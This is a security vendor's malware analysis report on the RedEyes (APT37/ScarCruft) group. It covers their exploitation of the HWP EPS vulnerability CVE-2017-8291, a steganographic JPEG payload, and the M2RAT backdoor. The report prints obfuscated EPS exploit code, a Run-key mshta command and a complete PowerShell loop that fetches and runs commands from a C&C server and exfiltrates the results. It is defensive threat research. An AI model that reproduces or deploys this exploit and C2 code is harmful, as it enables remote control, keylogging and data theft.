HWP Malware Using the Steganography Technique: RedEyes (ScarCruft)

asec.ahnlab.com/en/48063

By muhan February 21, 2023

In January, the ASEC (AhnLab Security Emergency response Center) analysis team discovered that the RedEyes threat group (also known as APT37, ScarCruft) had been distributing malware by exploiting the HWP EPS (Encapsulated PostScript) vulnerability (CVE-2017-8291). This report will share the RedEyes group's latest activity in Korea.

1. Overview

The RedEyes group is known for targeting specific individuals and not corporations, stealing not only personal PC information but also the mobile phone data of their targets. A distinct characteristic of the latest RedEyes group attack is the fact that they exploited the HWP EPS vulnerability using the steganography technique to distribute their malware.

The HWP EPS vulnerability used in the attacks is an old vulnerability that has already been patched in the latest version of the Hangul Word Processor. We assume that the threat actor initiated their attacks after checking in advance if their targets (individuals) were using an older version of HWP that supports EPS. Furthermore, there is a confirmed past case where the RedEyes group used the steganography technique to distribute malware. In 2019, Kaspersky shared a report saying that the ScarCruft (RedEyes) group's downloader used the steganography technique to download additional malware.

The usage of the steganography technique to download malware and the RUN key command for autorun registration to establish a consistent connection with the C&C server being similar to the format used by the RedEye group in the past are the reasons why we believe they had done this attack.

The RedEyes group is also known for using Powershell and the Chinotto malware to steal PC information and remote control systems. However, a new malware strain was found in the latest attack which, unlike Chinotto, uses the shared memory section to carry out C&C commands.

Regarding the newly identified malware, the ASEC analysis team named it **M2RAT (Map2RAT)** after the name found in the shared memory section.

Type	Name	Handle
Section	₩Sessions₩1₩BaseNamedObjects₩RegistryModuleInputMap2	0x1d4
Section	₩Sessions₩1₩BaseNamedObjects₩FileInputMap2	0x220
Section	₩Sessions₩1₩BaseNamedObjects₩CaptureInputMap2	0x224
Section	₩Sessions₩1₩BaseNamedObjects₩ProcessInputMap2	0x228
Section	₩Sessions₩1₩BaseNamedObjects₩RawInputMap2	0x22c
Section	₩Sessions₩1₩BaseNamedObjects₩TypingRecordInputMap2	0x230
Section	₩Sessions₩1₩BaseNamedObjects₩UsbCheckingInputMap2	0x234
Section	₩Sessions₩1₩BaseNamedObjects₩FileResultMap2	0x258
Section	₩Sessions₩1₩BaseNamedObjects₩ProcessResultMap2	0x260
Section	₩Sessions₩1₩BaseNamedObjects₩RawResultMap2	0x274
Section	₩Sessions₩1₩BaseNamedObjects₩TypingRecordResultMap2	0x278
Section	₩Sessions₩1₩BaseNamedObjects₩UsbCheckingResultMap2	0x284

Figure 1. Shared memory section name info

This report covers the TTPs (Tactics, Techniques, and Procedures) of the RedEyes group's initial access, defense evasion, persistence, and the newly identified M2RAT's latest command control and exfiltration.



Figure 2. Flow chart of the attack scenario

2. Analysis

2.1. Initial Access

On January 13, an HWP EPS vulnerability (CVE-2017-8291) attack involving the usage of the filename "Form.hwp" was discovered by AhnLab's ASD (AhnLab Smart Defense). The HWP document was not collected at the time of the analysis, but we were able to procure the EPS file that triggered the aforementioned vulnerability.

Target Type	File Name	File Size	File Path
Current	gbb.exe	44.66 KB	%ProgramFiles% (x86)\hnc\common80\imgfilters\gs\gs8.60\bin\gbb.exe
Parent	hwp.exe	4.13 MB	%ProgramFiles% (x86)\hnc\hwp80\hwp.exe
LoadedDocumentFileByParent	양식.hwp	32 KB	%SystemDrive%\users\%ASD%\desktop\양식.hwp

Figure 3. ASD infrastructure log

EPS is a type of graphic format that uses the PostScript programming language by Adobe to show graphics. High-resolution vector images can be shown through EPS and the Hangul Word Processor supported a third-party module (ghostscript) to process EPS files. However, due to an increase in malicious EPS vulnerability exploitations, such as APT attacks, Hancom has removed the third-party EPS processing module.

Additionally, the ASEC analysis team posted a detailed analysis report on the CVE-2017-8291 vulnerability back in 2019.

The "Form.hwp" file includes a vulnerable EPS file (CVE-2017-8291) which is shown in Figure 4. When the user opens the file ("Form.hwp"), the vulnerability allows the threat actor's shellcode to run through the third-party module.

```
50D43224521746A7C21542D15851AC51A43055260756776561737321536A6F03446C5274011C6D0A6526425716821AFD471
0F0453153A7A1865650566254054456D65EBC124C065766760F0441560A6F0C43670347075B63402130131C2E4D547D830I
251430F0C56153A7216650D027527544512917BAC031B4107760F6F02562F6261153A670554155275027C6C13247310547
11362215003A5A1750052A4D205E> def
0 1 IEnYbf83Bf length 1 sub
{
312 pop 23 pop  /Index exch def
    IEnYbf83Bf 312 pop 23 pop dup 312 pop 23 pop Index 312 pop 23 pop 312 pop 23 pop get 312 pop 2
    <635656563576765356356356356435634321455433451774742 4b23a9c237a25> Index 31 and get xor Index
} for
312 pop 23 pop IEnYbf83Bf 312 pop 23 pop 312 pop 23 pop cvx 312 pop 23 pop 312 pop 23 pop exec
```

Figure 4. EPS vulnerability code within "Form.hwp"



Figure 5. Stage 1: Shellcode execution through EPS vulnerability

The shellcode downloads an image file (JPEG) from the threat actor's server (C&C) and decrypts the encoded PE file contained within the image file. Afterward, it creates the PE file in the %temp% path before executing it.

2.2. Defense Evasion

The shellcode downloaded an image file from the threat actor's server and executed an additional piece of malware. In other words, the threat actor used the steganography technique to embed a malware strain within an image. We assume that this was done to evade network detection. It appears that the steganography image file used by the threat actor was obtained from a wallpaper-sharing website called "wallup.net".



Figure 6. Steganography image file

The image file consists of a normal JPEG header, the meta data required for decoding the PE file (XOR key and file size), and the encoded PE file.



Figure 7. Configuration info of steganography image

A 16-byte XOR key is used for PE decoding to XOR 1 byte at a time.

16-byte xor key : FD DD 28 F5 7C 48 8E 7E 0C E0 17 77 35 87 3B 49
(0xFD xor 0xB0) = 0x4D (M)
(0xDD xor 0x87) = 0x5A (Z)
(0x28 xor 0xB8) = 0x90
(0xF5 xor 0xF5) = 0x00
(* `MZ` is the signature of the PE file.)

The ultimately decoded PE file is created and executed under the name lskdjfel.exe in the %temp% path. The executed PE file is responsible for downloading an additional backdoor malware (M2RAT), injecting it into explorer.exe, and adding both Powershell and mshta commands to the autorun registry Run key to establish a persistent connection with the threat actor's server.

2.3. Persistence

The executed lskdjfel.exe file registers the following command to the registry Run key to establish a persistent connection with the threat actor's server.

- Registry key path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Value name: RyPO
- Value: c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta hxxps://www.*****elearning.or[.]kr/popup/handle/1.html



Figure 8. Stage 2: Execution of the decrypted PE file (Backdoor download and ensuring persistence)

The command registered to the registry Run key was found to be similar to that of the ScarCruft (RedEyes) group report published by Kaspersky in 2021.

[ScarCruft's registry Run key command in 2021 (by Kaspersky)]

c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 300000 2.2.2.2 || mshta hxxp://[redacted].cafe24[.]com/bbs/probook/1.html

[**RedEyes (ScarCruft) registry Run key command in 2023**]

> c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta hxxps://www.*******elearning.or[.]kr/popup/handle/1.html

Whenever the affected host PC is booted up, the registry key causes Powershell and the normal Windows utility, mshta, to also be executed. At the time of analysis, an HTA (HTML Application) file containing a JS (JavaScript) code was collected from the "1.html" file that mshta had downloaded from the threat actor's server.

The JS code is responsible for executing the Powershell command, which receives and executes commands from the threat actor's server, and returns the results.

When the Powershell adds a "U" parameter to the threat actor's server address when transmitting the computer name and username, the threat actor's server encodes the CMD command that is going to be executed in BASE64 before sending it to the affected host. The encoded BASE64 command is then decoded by Powershell and executed. The result of the command is saved as a file in the %temp%\vnGhazwFiPgQ path. Afterward, an "R" parameter is added to the threat actor's server which then encodes the command execution result in BASE64 before sending it.

- hxxps://www.*******elearning.or[.]kr/popup/handle/log.php?**U=[Computer Name]+[Username]** // Receive the threat actor's command
- hxxps://www.*******elearning.or[.]kr/popup/handle/log.php?**R=[BASE64-encoded]** // Send command execution result

```
Start-Sleep -Seconds 118;
$FycWzRcyPPSb = $env:COMPUTERNAME + '-' + $env:USERNAME;
$hHzSgPU = 'https://www.[redacted]elearning.or.kr/popup/handle/log.php' + '?U=' + $FycWzRcyPPSb;
$cHRP = $env:TEMP + '\vnGhazwFiPgQ';
if (!(Test-Path $cHRP))
{
    cmd.exe /c reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v RyPO /d 'c:\windows\system32\cmd.exe /c
    PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 340328 2.2.2.2 || mshta
    https://www.[redacted]elearning.or.kr/popup/handle/l.html' /f;
}
function vAMykMMD($nhdrKGKVpsioSe, $yrSCZ)
{
    $WqOkVPcwDuVXCJ = [System.Text.Encoding]::UTF8.GetBytes($yrSCZ);
    [System.Net.HttpWebRequest] $FiVJvvIX = [System.Net.WebRequest]::Create($nhdrKGKVpsioSe);
    $FiVJvvIX.Method = 'POST';
    $FiVJvvIX.ContentType = 'application/x-www-form-urlencoded';
    $FiVJvvIX.ContentLength = $WqOkVPcwDuVXCJ.Length;
    $cHRPU = $FiVJvvIX.GetRequestStream();
    $cHRPU.Write($WqOkVPcwDuVXCJ, 0, $WqOkVPcwDuVXCJ.Length);
    $cHRPU.Flush();
    $cHRPU.Close();
    [System.Net.HttpWebResponse] $qPGpri = $FiVJvvIX.GetResponse();
    $lxMRQVot = New-Object System.IO.StreamReader($qPGpri.GetResponseStream());
    $cHRPULT = $lxMRQVot.ReadToEnd();
    return $cHRPULT;
}
do
{
    Try
    {
        $ssb = vAMykMMD $hHzSgPU '';
        If ($ssb -ne 'null' -and $ssb -ne '')
        {
            $ssb=$ssb.SubString(1, $ssb.Length - 2);
            $KALtEshqRfSNWX = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($ssb));
            if ($KALtEshqRfSNWX)
            {
                cmd.exe /c $KALtEshqRfSNWX > $cHRP;
                $WqOkVPcwDuVXCJFER = Get-Content $cHRP;
                $AwDXhDx = 'R=' + [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($WqOkVPcwDuVXCJFER));
                vAMykMMD $hHzSgPU $AwDXhDx;
            }
        }
    } Catch{}
    Start-Sleep -Seconds 7;
}while($true -eq $true)
```

Figure 9. Persistence-related Powershell code

2.4. M2RAT (Map2RAT)

The ultimately executed backdoor operates after being injected into explorer.exe. The main features of this backdoor are similar to those of basic remote control malware, which include keylogging, data leakage (files and recordings), running or terminating processes, and capturing screenshots.



Figure 10. Stage 3: Execution of M2RAT backdoor

However, the recently discovered backdoor has a different command system compared to the previously identified Chinotto malware. It does not save the keylogging data or screenshot logs in the affected system but instead sends them to the threat actor's server, leaving no traces of the stolen data in the affected system.

The ASEC analysis team named this newly identified malware M2RAT (**Map2** RAT) after the common name within the shared memory section used during C&C communication.

- FileInput **Map2**
- ProcessInput **Map2**
- CaptureInput **Map2**
- RawInput **Map2**
- RegistryModuleInput **Map2**
- TypingRecordInput **Map2**
- UsbCheckingInput **Map2**

2.4.1. Command and Control of M2RAT

M2RAT's C&C communications command system involves receiving commands from the threat actor's server through the POST method's Body. The meaning of these command can be found in the below Table 1.



Figure 11. Screenshot of M2RAT's C&C communications (Fiddler)

C&C Command	Description
OKR	Command received upon initial connection with C&C communications
URL	Edits the registry key value to update the C&C
UPD	Updates the currently connected C&C
RES	Ends C&C connection (End M2RAT)
UNI	Ends C&C connection (End M2RAT)
CMD	Performs remote control commands (Keylogging and process creation/execution)

Table 1. Description of threat actor's commands

M2RAT's threat actor server manages hosts with MAC addresses in order to distinguish affected hosts. When infected with M2RAT, the MAC address is encoded (XOR) with 0x5c and saved in the "HKCU\Software\OneDriver" path's "Version" value. The encoded MAC address value is used to distinguish affected hosts in the threat actor's server.

- Registry key path: HKCU\Software\OneDriver
- Value name: Version
- Value: Value that XOR-encoded (0x5c) MAC address of the affected host

The result value of the command sent by the threat actor to the affected host is saved in the "_Encoded MAC Address Value_2" folder of the threat actor's server. The screenshots taken by M2RAT from the affected host are saved in the "_Encoded MAC Address Value_cap" folder. (Refer to Figure 12)



Figure 12. Threat actor's server (**Example**)
(The server screen in Figure 12 is a screen created by AhnLab's analysis system to resemble the threat actor's web server.)

Additionally, M2RAT XOR encodes with 0x5c and saves the threat actor's server address info in the "Property" value of the same registry key path as the MAC address.

- Registry key path: HKCU\Software\OneDriver
- Value name: Property
- Value: Value that XOR-encoded (0x5c) threat actor's server address

In the future, the threat actor can transmit the "URL" and "UPD" commands to M2RAT to update their server address (Refer to Table 1). The "URL" command is used to update the registry key with a new address and the "UPD" command is used to change the threat actor's address defined in the currently running instance of M2RAT.

The remote control command of M2RAT is established by transmitting CMD commands from the threat actor's server. The Chinotto malware, which was confirmed to have been used by the RedEyes group in the past, executed remote control commands through the ***Query String*** method, but M2RAT creates a shared memory section to execute the commands from the threat actor's server. Like the threat actor's use of the steganography technique in the initial breach stage, this appears to also be for the purpose of evading network detection by hiding the command info in the Body of the POST.
(* ***Query String***: A string that starts with a question mark at the end of a URL)

The CMD command is transmitted through the shared memory. The memory section name info is shown below in Table 2.

Section Name	Feature
RegistryModuleInputMap2	Transmits additional module execution results (e.g. Mobile phone data leak module)
FileInputMap2	Explores drives (A:\ – Z:\), create/write files, and changes file time
CaptureInputMap2	Screenshots the current screen of the affected host's PC
ProcessInputMap2	Checks the process list, create/terminate processes
RawInputMap2	Use ShellExectueExW API to run process
TypingRecordInputMap2	Leaks keylogging data
UsbCheckingInputMap2	USB data leak (hwp, doc, docx, xls, xlsx, ppt, pptx, cell, csv, show, hsdt, mp3, amr, 3gp, m4a, txt, png, jpg, jpeg, gif, pdf, eml)

Table 2. Features of the shared memory section

2.4.2. Exfiltration

M2RAT's exfiltration features include screenshots of the affected host's screen, process information, keylogging information, and data (documents and voice files) leaks. In the case of screenshots, they are taken regularly even if a command is not given by the threat actor. They are then sent to the threat actor's server where they are saved as "result_[number]" in the "_Encoded MAC Address Value_cap" folder.

The remaining data leaks are saved in the "_Encoded MAC Address Value_2" folder.

If there are documents or voice recordings with sensitive data in removable storage devices or shared folders, then these are copied into the %TEMP% path, compressed into a password-protected file with Winrar (RAR.exe), and the results are then transmitted to the threat actor's server.

